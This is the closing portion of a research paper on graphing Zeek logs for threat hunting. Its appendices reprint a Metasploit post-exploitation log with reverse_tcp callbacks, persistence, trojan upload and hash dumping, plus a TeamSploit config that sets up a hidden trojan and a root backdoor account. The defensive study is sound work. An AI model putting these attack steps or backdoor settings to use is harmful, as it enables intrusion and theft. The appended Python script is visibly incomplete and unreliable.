There are many ways to overcome the challenges described above. A useful heuristic to overcome many of the difficulties stated is to treat network graphs as *reconnaissance* tools. Constructing overly ambitious mappings detracts from the agile, flexible nature of reconnoitering. A beginner to graph analysis will experience more success mapping simple relationships between various fields within a variety of logs. If no striking anomalies appear, they should quickly move on. This strategy maximizes covering as many relationships inside the dataset as possible and reduces pursuing phantom patterns. Appendix D provides suggested mappings for different Zeek log fields that can yield fruitful results. Pairing network graphs along with traditional methods, SIEM dashboards can also support an analyst in an investigation. Some additional tips for generating graphs include:

- Color nodes and edges when possible to visually partition the graph.
- Take advantage of quantitative fields to use as edge weights (e.g. bytes, duration).
- Size nodes based on the degree of connectivity, whether inbound or outbound.
- Reduce graph density by manually filtering

6.3. Future Study

This research has only provided a cursory overview of the possibilities of network graphs. Additional areas of study in this field are ripe for further investigation. The first is incorporating a temporal element to network graphs, which introduces yet another variable by which to detect anomalies—seeing how a graph changes over time can yield visually striking patterns in a set of logs. The combination of graphing software with a time-series functionality may also let users also control a graph's density by restricting what nodes to display to a rolling "window" of time. The temporal aspect also makes near real-time analytics possible, which is an essential aspect of threat detection. For line-oriented or summarized views of logs, automated filter queries and dashboards present the latest updates as events accrue. In a graph-based view, new events may appear as new nodes with varying attributes. The delta becomes immediately apparent to an analyst, who also can see contextual evidence of the change.

One final area of further research is in additional experimentation with graph-specific software such as Gephi or Cytoscape. As shown previously, tools like Gephi offer a level of robustness unavailable to Maltego Casefile. They can visualize large quantities of nodes, lay them out using advanced force distributed algorithms, and customize many more variables to represent relational data such as edge weight and color. Cytoscape offers a network graph visualization technique known as edge-bundling, which can drastically increase dense graphs' visual accessibility. Figure 30 shows two graphs, before and after the application of edge bundling.




Figure 30. Edge bundling, before & after. Adapted from "Hierarchical Edge Bundles: Visualization of Adjacency Relations in Hierarchical Data" by D. Holten, 2006, *IEEE Transactions on Visualization and Computer Graphics*, 12, p. 745.

7. Conclusion

Cyber analysts currently relying on resource-intensive investigations can supplement methods with network graphs using Maltego Casefile. This tool can reveal an abundance of intelligence residing natively within Zeek logs. Rendering them from a line-oriented to a link-oriented format can significantly enhance visual accessibility, allowing analysts to leverage their natural faculties for intuition and pattern recognition. This research has demonstrated the efficacy of network graphs in various datasets containing malicious traffic. Connecting the relationships between Zeek log fields enables the rapid discovery of anomalies, opening the path to a more in-depth investigation. This improved workflow can lead to higher chances of success in threat hunts or incident response missions. When constructing network graphs, carefully selecting the fields to map and visual partitioning elements with color and size is the key to successful link analysis. Otherwise, the resulting product can be more indecipherable than the original mountain of logs that conceived it. But armed with well-constructed network graphs, cyber analysts can contend with even the most sophisticated adversaries, thwarting their efforts at every turn.

Ricky Tan, smock.upstage260@4wrd.cc

References

Akoglu, L., Tong, H., & Koutra, D. (2014). Graph based anomaly detection and description: A survey. Data Mining and Knowledge Discovery, 29(3), 626-688. doi:10.1007/s10618-014-0365-y

Althouse, J. (2019, January 15). *TLS Fingerprinting with JA3 and JA3S.* Medium. https://engineering.salesforce.com/tls-fingerprinting-with-ja3-and-ja3s-247362855967.

Bejtlich, R. (2013). *The practice of network security monitoring understanding incident detection and response.* San Francisco: No Starch Press.

Carlson, Stephan C. "Königsberg Bridge Problem." Encyclopædia Britannica, Encyclopædia Britannica, Inc., 30 July 2010, www.britannica.com/science/Konigsberg-bridge-problem.

Choo, K.-K. R., Morris, T. H., & Peterson, G. L. (Eds.). (2020). *National Cyber Summit (NCS) Research Track.* Advances in Intelligent Systems and Computing. doi:10.1007/978-3-030-31239-8

Conti, G. (2007). *Security data visualization: Graphical techniques for network analysis.* San Francisco: No Starch Press.

Crowley, C., & Crowley & Pescatore, J. (2018). *The Definition of SOC-cess? SANS 2018 Security Operations Center Survey.*

Filkins, B. (2015). Enabling Big Data by Removing Security and Compliance Barriers. SANS. https://www.sans.org/reading-room/whitepapers/analyst/enabling-big-data-removing-security-compliance-barriers-36017

Ricky Tan, smock.upstage260@4wrd.cc

Fligg & Max, K., & Max, G. (2012). *Network Security Visualization.* IEEE Network Special Issue on Recent Dev. Network Intrusion Detection. 1-12.

Gephi. *Features.* Retrieved July 15, 2020 f rom https://gephi.org/features/.s

Giuşcă, B. (2005, April 18). The Problem of the Seven Bridges of Koenigsberg [Map]. Wikimedia Commons. https://commons.wikimedia.org/wiki/File:Konigsberg_bridges.png

Goodall, J. R. (2007). Introduction to visualization for computer security. *VizSEC*, 1-17.

Holten, D. (2006). Hierarchical Edge Bundles: Visualization of Adjacency Relations in Hierarchical Data. *IEEE Transactions on Visualization and Computer Graphics*, vol. 12, no. 5. https://doi.org/10.1109/TVCG.2006.147.

Kahneman, D. (2011). *Thinking, fast and slow.* Doubleday Canada.

MarketsandMarkets. (2019). Network Telemetry Market by Component (Solution and Services), Organization Size, End User (Service Providers (Telecom Service Providers, Cloud Service Providers, and Managed Service Providers), Verticals), and Region - Global Forecast to 2024. https://www.marketsandmarkets.com/Market-Reports/network-telemetry-market-110999318.html

Marty, R. (2010). *Applied security visualization.* Upper Saddle River, NJ: Addison-Wesley.

Sanders, C. (2017). *Practical packet analysis: Using Wireshark to solve real-world network problems* (3rd ed.). No Starch Press.

Tutte, W. T., & Tutte, W. T. (2001). *Graph theory*. Cambridge University Press.

Zeek. *Zeek Manual.* Retrieved July 5, 2020 from https://docs.zeek.org/en/master/.

Ricky Tan, smock.upstage260@4wrd.cc

Appendix A

Post Exploitation Log

```
Computer        : W2K-EXCH
OS              : Windows 2000 (Build 2195, Service Pack 1).
Architecture    : x86
System Language : en_US
Meterpreter     : x86/win32

Interface  1
============
Name         : MS TCP Loopback interface^@
Hardware MAC : 00:00:00:00:00:00
MTU          : 32768
IPv4 Address : 127.0.0.1
IPv4 Netmask : 255.0.0.0


Interface 16777219
============
Name         : AMD PCNET Family Ethernet Adapter^@
Hardware MAC : 00:0c:29:80:74:da
MTU          : 1500
IPv4 Address : 172.16.165.128
IPv4 Netmask : 255.255.255.0


IPv4 network routes
===================

    Subnet           Netmask          Gateway         Metric  Interface
    ------           -------          -------         ------  ---------
    127.0.0.0        255.0.0.0        127.0.0.1       1       1
    172.16.165.0     255.255.255.0    172.16.165.128  1       16777219
    172.16.165.128   255.255.255.255  127.0.0.1       1       1
    172.16.255.255   255.255.255.255  172.16.165.128  1       16777219
    224.0.0.0        224.0.0.0        172.16.165.128  1       16777219
    255.255.255.255  255.255.255.255  172.16.165.128  1       16777219

No IPv6 routes were found.

Process list
============

 PID   Name              Arch  Session  User                    Path
 ---   ----              ----  -------  ----                    ----
 0     [System Process]  x86
 8     System            x86   0        NT AUTHORITY\SYSTEM
 176   SMSS.EXE          x86   0        NT AUTHORITY\SYSTEM     \SystemRoot\System32\smss.exe
 200   csrss.exe         x86   0        NT AUTHORITY\SYSTEM
\??\C:\WINNT\system32\csrss.exe
 224   WINLOGON.EXE      x86   0        NT AUTHORITY\SYSTEM
\??\C:\WINNT\system32\winlogon.exe
 252   services.exe      x86   0        NT AUTHORITY\SYSTEM
C:\WINNT\system32\services.exe
 264   LSASS.EXE         x86   0        NT AUTHORITY\SYSTEM     C:\WINNT\system32\lsass.exe
 456   svchost.exe       x86   0        NT AUTHORITY\SYSTEM     C:\WINNT\system32\svchost.exe
 476   SPOOLSV.EXE       x86   0        NT AUTHORITY\SYSTEM     C:\WINNT\system32\spoolsv.exe
 544   msdtc.exe         x86   0        NT AUTHORITY\SYSTEM     C:\WINNT\System32\msdtc.exe
 644   cisvc.exe         x86   0        NT AUTHORITY\SYSTEM     C:\WINNT\System32\cisvc.exe
```

Ricky Tan, smock.upstage260@4wrd.cc

```
 668   srvany.exe        x86   0        W2K-EXCH\CNDXAdmin
C:\SAIC\CyberNEXS\bin\SRVANY.exe
 672   jqs.exe           x86   0        NT AUTHORITY\SYSTEM       C:\Program
Files\Java\jre6\bin\jqs.exe
 680   svchost.exe       x86   0        NT AUTHORITY\SYSTEM       C:\WINNT\System32\svchost.exe
 692   CyberNEXSClient   x86   0        W2K-EXCH\CNDXAdmin
C:\SAIC\CyberNEXS\BIN\CyberNEXSClient.exe
 740   cscript.exe       x86   0        NT AUTHORITY\SYSTEM       C:\WINNT\system32\cscript.exe
 800   csrss.exe         x86   1        NT AUTHORITY\SYSTEM
\??\C:\WINNT\system32\csrss.exe
 852   sqlservr.exe      x86   0        NT AUTHORITY\SYSTEM
C:\PROGRA~1\MICROS~4\MSSQL\binn\sqlservr.exe
 896   NSPMON.exe        x86   0        W2K-EXCH\NetShowServices
C:\WINNT\System32\WINDOW~1\Server\nspmon.exe
 916   NSCM.exe          x86   0        W2K-EXCH\NetShowServices
C:\WINNT\System32\WINDOW~1\Server\nscm.exe
 1008  regsvc.exe        x86   0        NT AUTHORITY\SYSTEM       C:\WINNT\system32\regsvc.exe
 1020  locator.exe       x86   0        NT AUTHORITY\SYSTEM       C:\WINNT\System32\locator.exe
 1060  mstask.exe        x86   0        NT AUTHORITY\SYSTEM       C:\WINNT\system32\MSTask.exe
 1076  tcpsvcs.exe       x86   0        NT AUTHORITY\SYSTEM       C:\WINNT\System32\tcpsvcs.exe
 1128  snmp.exe          x86   0        NT AUTHORITY\SYSTEM       C:\WINNT\System32\snmp.exe
 1140  snmptrap.exe      x86   0        NT AUTHORITY\SYSTEM
C:\WINNT\System32\snmptrap.exe
 1176  termsrv.exe       x86   0        NT AUTHORITY\SYSTEM       C:\WINNT\System32\termsrv.exe
 1224  tlntsvr.exe       x86   0        NT AUTHORITY\SYSTEM       C:\WINNT\system32\tlntsvr.exe
 1248  VMwareService.e   x86   0        NT AUTHORITY\SYSTEM       C:\Program
Files\VMware\VMware Tools\VMwareService.exe
 1376  switch.exe        x86   0        NT AUTHORITY\SYSTEM       C:\winnt\system32\switch.exe
 1380  WinMgmt.exe       x86   0        NT AUTHORITY\SYSTEM
C:\WINNT\System32\WBEM\WinMgmt.exe
 1388  sw.exe            x86   0        NT AUTHORITY\SYSTEM       C:\winnt\system32\sw.exe
 1412  dfssvc.exe        x86   0        NT AUTHORITY\SYSTEM       C:\WINNT\system32\Dfssvc.exe
 1592  inetinfo.exe      x86   0        NT AUTHORITY\SYSTEM
C:\WINNT\System32\inetsrv\inetinfo.exe
 1636  mssearch.exe      x86   0        NT AUTHORITY\SYSTEM       C:\Program Files\Common
Files\System\MSSearch\Bin\mssearch.exe
 1664  nspm.exe          x86   0        W2K-EXCH\NetShowServices
C:\WINNT\System32\WINDOW~1\Server\nspm.exe
 1672  svchost.exe       x86   0        NT AUTHORITY\SYSTEM       C:\WINNT\System32\svchost.exe
 1712  nsum.exe          x86   0        W2K-EXCH\NetShowServices
C:\WINNT\System32\WINDOW~1\Server\nsum.exe
 1832  sqlagent.exe      x86   0        NT AUTHORITY\SYSTEM
C:\PROGRA~1\MICROS~4\MSSQL\binn\sqlagent.exe
 2120  WINLOGON.EXE      x86   1        NT AUTHORITY\SYSTEM
\??\C:\WINNT\system32\winlogon.exe
 2140  csrss.exe         x86   2        NT AUTHORITY\SYSTEM
\??\C:\WINNT\system32\csrss.exe
 2164  WINLOGON.EXE      x86   2        NT AUTHORITY\SYSTEM
\??\C:\WINNT\system32\winlogon.exe

...got system (via technique 1).
[*] Running Persistance Script
[*] Resource file for cleanup created at /home/synsyn/.msf4/logs/persistence/W2K-
EXCH_20120305.2654/W2K-EXCH_20120305.2654.rc
[*] Creating Payload=windows/meterpreter/reverse_tcp LHOST=192.168.10.169 LPORT=443
[*] Persistent agent script is 611264 bytes long
[+] Persistent Script written to C:\WINNT\TEMP\JagSdagzIdR.vbs
[*] Executing script C:\WINNT\TEMP\JagSdagzIdR.vbs
[+] Agent executed with PID 864
[*] Installing into autorun as HKLM\Software\Microsoft\Windows\CurrentVersion\Run\xiDUVpHkD
[+] Installed into autorun as HKLM\Software\Microsoft\Windows\CurrentVersion\Run\xiDUVpHkD
[*] Installing as service..
[*] Creating service qqeADbTA
[*] Running Persistance Script
[*] Resource file for cleanup created at /home/synsyn/.msf4/logs/persistence/W2K-
EXCH_20120305.2658/W2K-EXCH_20120305.2658.rc
[*] Creating Payload=windows/meterpreter/reverse_tcp LHOST=192.168.10.160 LPORT=443
[*] Persistent agent script is 612666 bytes long
```

```
[+] Persistent Script written to C:\WINNT\TEMP\UNFlmaEKRmlgG.vbs
[*] Executing script C:\WINNT\TEMP\UNFlmaEKRmlgG.vbs
[+] Agent executed with PID 2264
[*] Installing into autorun as HKLM\Software\Microsoft\Windows\CurrentVersion\Run\duZSCZVZvqfiK
[+] Installed into autorun as HKLM\Software\Microsoft\Windows\CurrentVersion\Run\duZSCZVZvqfiK
[*] Installing as service..
[*] Creating service nRqRzkpg
[*] Running Persistance Script
[*] Resource file for cleanup created at /home/synsyn/.msf4/logs/persistence/W2K-
EXCH_20120305.2703/W2K-EXCH_20120305.2703.rc
[*] Creating Payload=windows/meterpreter/reverse_tcp LHOST=192.168.10.161 LPORT=443
[*] Persistent agent script is 609718 bytes long
[+] Persistent Script written to C:\WINNT\TEMP\xwIyBb.vbs
[*] Executing script C:\WINNT\TEMP\xwIyBb.vbs
[+] Agent executed with PID 1480
[*] Installing into autorun as
HKLM\Software\Microsoft\Windows\CurrentVersion\Run\dBSHXGnwdNpgzLz
[+] Installed into autorun as
HKLM\Software\Microsoft\Windows\CurrentVersion\Run\dBSHXGnwdNpgzLz
[*] Installing as service..
[*] Creating service OHZtEnjgEcG
[*] uploading  : ./.trojans/wintroll.cmd -> .
[*] uploaded   : ./.trojans/wintroll.cmd -> .\wintroll.cmd
[-]   /opt/framework-4.0.0/msf3/lib/msf/core/module.rb:211:in `print_error'
[-]   /opt/framework-4.0.0/msf3/modules/post/windows/gather/enum_domain.rb:83:in `rescue in
gethost'
[-]   /opt/framework-4.0.0/msf3/modules/post/windows/gather/enum_domain.rb:71:in `gethost'
[-]   /opt/framework-4.0.0/msf3/modules/post/windows/gather/enum_domain.rb:100:in `run'
[*] Running against session 1
[*] The following shares were found:
[*]     Name: Address
[*]     Path: C:\Program Files\Exchsrvr\address
[*]     Type: 0
[*]
[*]     Name: CNDX-W2K-EXCH.log
[*]     Path: C:\Program Files\Exchsrvr\CNDX-W2K-EXCH.log
[*]     Type: 0
[*]
[*]     Name: Resources$
[*]     Path: C:\Program Files\MSADC\res
[*]     Type: 0
[*]
[*] Running module against W2K-EXCH
[*] Checking if SNMP is Installed
[*]     SNMP is installed!
[*] Enumerating community strings
[*]
[*]     Comunity Strings
[*]     ================
[*]
[*]      Name    Type
[*]      ----    ----
[*]      public  READ ONLY
[*]
[*] Enumerating Permitted Managers for Community Strings
[*]     Community Strings can be accessed from any host
[*] Enumerating Trap Configuration
[*] No Traps are configured
[*] Scanning session 1 / 172.16.165.128
[*] Running against session 1

Current Logged Users
====================

 SID                                            User
 ---                                            ----
 S-1-5-21-329068152-602609370-839522115-1003  W2K-EXCH\NetShowServices
 S-1-5-21-329068152-602609370-839522115-1005  W2K-EXCH\CNDXAdmin
```

Ricky Tan, smock.upstage260@4wrd.cc

```
[*] Results saved in:
/home/synsyn/.msf4/loot/20120305222758_default_172.16.165.128_host.users.activ_281145.txt

Recently Logged Users
=====================

 SID                                           Profile Path
 ---                                           ------------
 S-1-5-21-329068152-602609370-839522115-1003  %SystemDrive%\Documents and
Settings\NetShowServices^@
 S-1-5-21-329068152-602609370-839522115-1005  %SystemDrive%\Documents and
Settings\CNDXAdmin.CNDX-W2K-SVR2^@
 S-1-5-21-329068152-602609370-839522115-1114  %SystemDrive%\Documents and Settings\mtauscher^@
 S-1-5-21-329068152-602609370-839522115-1140  %SystemDrive%\Documents and Settings\cndxadmin^@
 S-1-5-21-329068152-602609370-839522115-500   %SystemDrive%\Documents and
Settings\Administrator^@


[*] Finding Microsoft key on W2K-EXCH

Keys
====

 Product                 Registered Owner  Registered Organization  License Key
 -------                 ----------------  -----------------------  -----------
 Microsoft Windows 2000  SAIC              SAIC                     C2CGH-KMDHM-QR34B-TW982-
28XP8


[*] Keys stored in:
/home/synsyn/.msf4/loot/20120305222804_default_172.16.165.128_host.ms_keys_916755.txt
[*] Searching for hosts
[*] Searching for *.pdf
[*] Searching for *.cfg
[*] Searching for *.zip
[*] Searching for *.tgz
[*] Searching for *.gzip
[*] Searching for *.tar
[*] Searching for *.conf
[*] Searching for *.ini
[*]     c:\boot.ini (186 bytes)
[*]     c:\test.ini (6 bytes)
[*] Searching for *.xls
[*] Searching for *.xlsx
[*] Searching for *.doc
[*] Searching for *.docx
[*] Searching for *.txt
[*]     c:\certreq.txt (952 bytes)
[*] Reading file /tmp/172.16.165.128_1052_post.log.fc
[*] Downloading to ./loot/172.16.165.128_1052
[*]     Downloading c:\boot.ini
[*]     Downloading c:\test.ini
[*]     Downloading c:\certreq.txt
[*] Running Windows Local Enumerion Meterpreter Script
[*] New session on 172.16.165.128:135...
[*] Saving general report to /home/synsyn/.msf4/logs/scripts/winenum/W2K-
EXCH_20120305.3036/W2K-EXCH_20120305.3036.txt
[*] Output of each individual command is saved to /home/synsyn/.msf4/logs/scripts/winenum/W2K-
EXCH_20120305.3036
[*] Checking if W2K-EXCH is a Virtual Machine ........
[*]     UAC is Disabled
[*] Running Command List ...
[*]     running command net view
[*]     running command netstat -nao
[*]     running command netstat -vb
[*]     running command netstat -ns
```

```
[*]     running command net accounts
[*]     running command route print
[*]     running command ipconfig /displaydns
[*]     running command ipconfig /all
[*]     running command arp -a
[*]     running command cmd.exe /c set
[*]     running command net group administrators
[*]     running command net view /domain
[*]     running command tasklist /m
[*]     running command net localgroup administrators
[*]     running command net localgroup
[*]     running command net user
[*]     running command net group
[*]     running command net share
[*]     running command net session
[*] Dumping password hashes...
[*] Hashes Dumped
[*] Getting Tokens
```

Appendix B

teamsploit.conf

```
#!/bin/bash
#
#       TeamSploit - Pen Testing With Friends
#       Copyrighted:  Justin M. Wray (wray.justin@gmail.com)
#       Special Thanks:  Team ICF (Twitter:@ICFRedTeam)
#
#    This program is free software: you can redistribute it and/or modify
#    it under the terms of the GNU General Public License as published by
#    the Free Software Foundation, either version 3 of the License, or
#    (at your option) any later version.
#
#    This program is distributed in the hope that it will be useful,
#    but WITHOUT ANY WARRANTY; without even the implied warranty of
#    MERCHANTABILITY or FITNESS FOR A PARTICULAR PURPOSE.  See the
#    GNU General Public License for more details.
#
#    You should have received a copy of the GNU General Public License
#    along with this program.  If not, see <http://www.gnu.org/licenses/>.

#  Change this to a '1' (no qoutes) when you finish editing this file...
TS_CONFIG=1

#  Local?  Likely not right?  This is a team effort afterall...
TS_LOCAL=0

#  How many "primary" windows do you want?  Some people want more than one...
TS_WINDOWS=1

#  Otherwise...Database! (FTW)
TS_DB_NAME=msfdb
TS_DB_HOST=192.168.1.100
TS_DB_PORT=5432
TS_DB_USER=msf
TS_DB_PASS=msfdbpasswd

#  Adding a user account?  Cool.
TS_ADMIN_USER=user
TS_ADMIN_PASS=password

#  We are going to pass shells...make sure they are ready...443 is the default
TS_TEAM_MATES="192.168.1.101;192.168.1.102;192.168.1.103;193.168.1.104;192.168.1.105"
TS_TEAM_PORT=1025
TS_TEAM_PORT_2=7000
TS_TEAM_PORT_HTTP=80
TS_TEAM_PORT_HTTPS=443
TS_TEAM_PORT_DNS=443

#  Targets Teams?
TS_TARGET_SOLO=0 # Only one target range?  Don't want to target the below line?  Set this to
one (1).
TS_TARGET_RANGES="192.168.21;192.168.22;192.168.22;192.168.23;192.168.24;192.168.25;192.168.26;
192.168.27;192.168.28"

#  You can change the Interface, but you likely want to leave the IP part alone
TS_MY_INT=eth0
TS_MY_IP=`ifconfig | grep "$TS_MY_INT" -A 1 | tail -n1 | awk {' print $2 '} | sed -e
's/addr://g'`
```

Ricky Tan, smock.upstage260@4wrd.cc

```
#  Trojans - Right now, just Linux...(1=yes, 0=no)
TS_TROJAN=1
TS_TROJAN_PATH=/etc/fonts/admin/.proc
TS_TROJAN_PASSWORD=toor          #  Password used for installation
TS_TROJAN_LOADER=sysdev          #  This is just a name, and in reality, no one should see
it...
TS_TROJAN_STARTUP=ksysinit       #  This is just a name, and in reality, no one should see
it...
TS_TROJAN_PERSIST=klogmod        #  This is also a name, and depending on your hidden keyword,
they may see it...
TS_TROJAN_HIDE=admin
TS_TROJAN_ACCOUNT=admin
TS_TROJAN_PASSWD="admin:x:0:0:Support Account (DO NOT EDIT):/:/bin/bash"
TS_TROJAN_SSHKEY=ssh_key_here
TS_TROJAN_RE_PORT=8888

#  Autopost Output?  Show it or Surpress it (true == show, false == surpress) - it is in the
output file eitherway...
TS_AUTOPOST_OUTPUT=false

#  Loot Dir?
TS_LOOT_DIR=./loot/

#  Don't touch this... >.<
TS_MSF_PATH=`./.msfpath`
```

Appendix C

zeek2graph.py

```
#!/usr/bin/env python3

__author__ = "Ricky Tan"
__credits__ = ["Ricky Tan"]
__license__ = "GPL"
__version__ = "1.0"
__maintainer__ = "Ricky Tan"
__email__ = " 51a9a4f4-0fd6-46bc-9267-d520a457eb03@4wrd.cc"
__status__ = "Development"

# from __future__ import print_function
from pprint import pprint
import argparse
import csv
import networkx as nx
import os
import re
import sys
# import uuid
from itertools import islice

zeeklog_types = ['known_certs', 'known_devices', 'known_hosts', 'known_modbus',
'known_services', 'software', 'intel', 'notice', 'notice_alarm', 'signatures', 'traceroute',
'netcontrol', 'netcontrol_drop', 'netcontrol_shunt', 'netcontrol_catch_release', 'openflow',
'files', 'pe', 'x509', 'conn', 'dce_rpc', 'dhcp', 'dnp3', 'dns', 'ftp', 'http', 'irc',
'kerberos', 'modbus', 'modbus_register_change', 'mysql', 'ntlm', 'radius', 'rdp', 'rfb', 'sip',
'smb_cmd', 'smb_files', 'smb_mapping', 'smtp', 'snmp', 'socks', 'ssh', 'ssl', 'syslog',
'tunnel']

# Purpose: extracts the delimiter used for the Bro Log
# In: bro log header (type: string)
# Out: delimiter (type: string)
def log_delim(header):
    delim_pattern = '(#separator.+)'
    delim_match = re.search(delim_pattern, header)
    if delim_match == None:
        print('No separator in log. Exiting.')
        sys.exit(-1)
    else:
        delim_line = delim_match.groups()[0]

    return delim_line.split(' ')[1].encode('latin1').decode('unicode-escape')

# Purpose: produces JSON of headers
# In: bro log header (type: string), delimiter (type: string)
# Out: dictionary of fields found in the bro log header (type: dict)
def extract_fields(header, delim):
    pattern = '((?<=\#).+)'
    matching_lines = [ line for line in re.findall(pattern, header) if re.match('^separator',
line) == None ]
    fields = dict([ tuple(line.split(delim, 1)) for line in matching_lines ])
    fields['fields'] = fields['fields'].split(delim)
    fields['types'] = fields['types'].split(delim)

    return fields

# Purpose: Generates dictionary of
```

Ricky Tan, smock.upstage260@4wrd.cc

```
#          Useful for avoiding reading 30GB log into memory as a dictionary
# Workflow:
# (1)
# (2)
# (3)
# In:
# Out: src_ip_ip:[{fields:values}, {fields:values}...]
def generate_data(fields, log, delim):
    # data = {}
    var_line_pattern = '(\#.+)'

    for line in log:
        data_lines_matches = re.subn(var_line_pattern + '\n', '', line)
        data_lines = data_lines_matches[0]
        data_lines = data_lines.split('\n')
        bro_reader = csv.DictReader(data_lines, fieldnames=fields, delimiter=delim)

        # for row in bro_reader:
        #     if row['id.orig_h'] in data:
        #         data[row['id.orig_h']].append(row)
        #     else:
        #         data[row['id.orig_h']] = [ row ]
        for row in bro_reader:
            yield row

        # yield data

def print_data(data):
    for _, ip_data in data.items():
        for item in ip_data:
            for key, val in item.items():
                print('{}: {}'.format(key, val))
            print('\n')

    if protocol == 'conn':
        # SourceIP -> DestIP, Duration
        SDD = nx.DiGraph()
        for d in data:
            src_ip, dst_ip, protocol = d['id.orig_h'], d['id.resp_h'], d['proto']
            duration = d['duration']

            if duration not in [None, '-']:
                SDD.add_edge(src_ip, dst_ip)
                SDD.nodes[src_ip]['Type'] = 'SourceIP'
                SDD.nodes[dst_ip]['Type'] = 'DestIP'
                SDD[src_ip][dst_ip]['Weight'] = float(duration) + min_duration
                SDD[src_ip][dst_ip]['Protocol'] = protocol

        graphs["src-dst-duration"] = SDD

# Workflow:
# (1) Populate command switches using argparse library
# (2) Check if we are processing a directory of logs
# (3) Read log header (first eight lines) to get delimiter and fields
if __name__ == '__main__':

    # (1)
    parser = argparse.ArgumentParser('zeek2graph', description='turn Zeek logs into GraphMl for
Gephi')
    parser.add_argument('target', help='a Zeek log or directory of logs')
    parser.add_argument('-v', '--verbose', action='store_true', default=False)
    parser.add_argument('-d', '--directory', action='store_true', default=False, help='parse a
directory of logs')
    parser.add_argument('-c', '--csv', action='store_true', default=False, help='output CSV
nodes/edges files')
    args = parser.parse_args()

    # (2)
```

```
    logfilename = args.target
    # print('Opening {}'.format(logfilename))
    if args.directory:
        print('TODO!')
        sys.exit(1)

    # (3)
    else:
        logfile = open(logfilename, 'r')
        header =  ''.join(list(islice(logfile, 8)))

        # print('Building graph...')
        delim = log_delim(header)
        fields = extract_fields(header, delim)
        data = generate_data(fields['fields'], logfile, delim)
        protocol = fields['path']

        graphs = build_graph(data, protocol)
        for (technique,g) in graphs.items():
            nx.write_graphml(g, '{}.{}.graphml'.format(protocol, technique))

        # for d in data:
        #     for src_ip_ip, messages in d.items():
        #         for m in messages:
        #             print(m['community'])
        #     break

    if args.verbose:
        print_data(data)

    # print('Data dictionary size: {} bytes'.format(sys.getsizeof(data)))

    # if vars_['path'] in brolog_types:
    #     print(data.items())

    logfile.close()
```

Appendix D

Suggested mappings for building graphs from Zeek logs

Log	From Node	To Node	Intent
`*.log`	`id.orig_h`	`id.resp_h` `id.resp_p`	Are there strange communities or islands of conversations for each protocol? Are there clients using non-standard ports for each protocol?
`conn.log`	`orig_l2_addr`	`resp_l2_addr` `id.orig_h`	Which Layer 2 devices are communicating? Are there strange mappings between MAC and IP addresses?

`http.log`	`id.orig_h`	`user_agent`
		`method`
		`host`
		`uri`
		`version`
			Are there user agent anomalies in web traffic?

	`user_agent`	`uid`	Which user agents account for most HTTP transactions. Focus on small groups.
`ssl.log`	`id.orig_h` `id.resp_h`	`ja3` `ja3s`	Are there strange TLS client or server fingerprints associated with an IP address?
	`ja3`	`uid`	Which TLS clients account for most HTTPS transactions? Focus on small groups.

Ricky Tan, smock.upstage260@4wrd.cc

ssh.log	id.orig_h id.resp_h	client server	Are there strange SSH client or server banners associated with an IP address?
smtp.log	mailfrom	rcptto	Are there one-off email conversations (sender/receivers) in the graph that might be indicative of phishing?
dns.log	id.orig_h	query (extract TLD with awk)	What common top-level domains do most clients visit? What about anomalous ones?
dce_rpc.log	id.orig_h	endpoint operation	What kinds of RPC calls and named services are clients invoking?
known_services.log	host	port_proto	What services are associated with hosts and are these expeted?
weird.log	id.orig_h	Name	What strange activities are assocatide with different client IP addresses?
kerberos.log	client	service	Which Kerberos clients are authenticating to which services?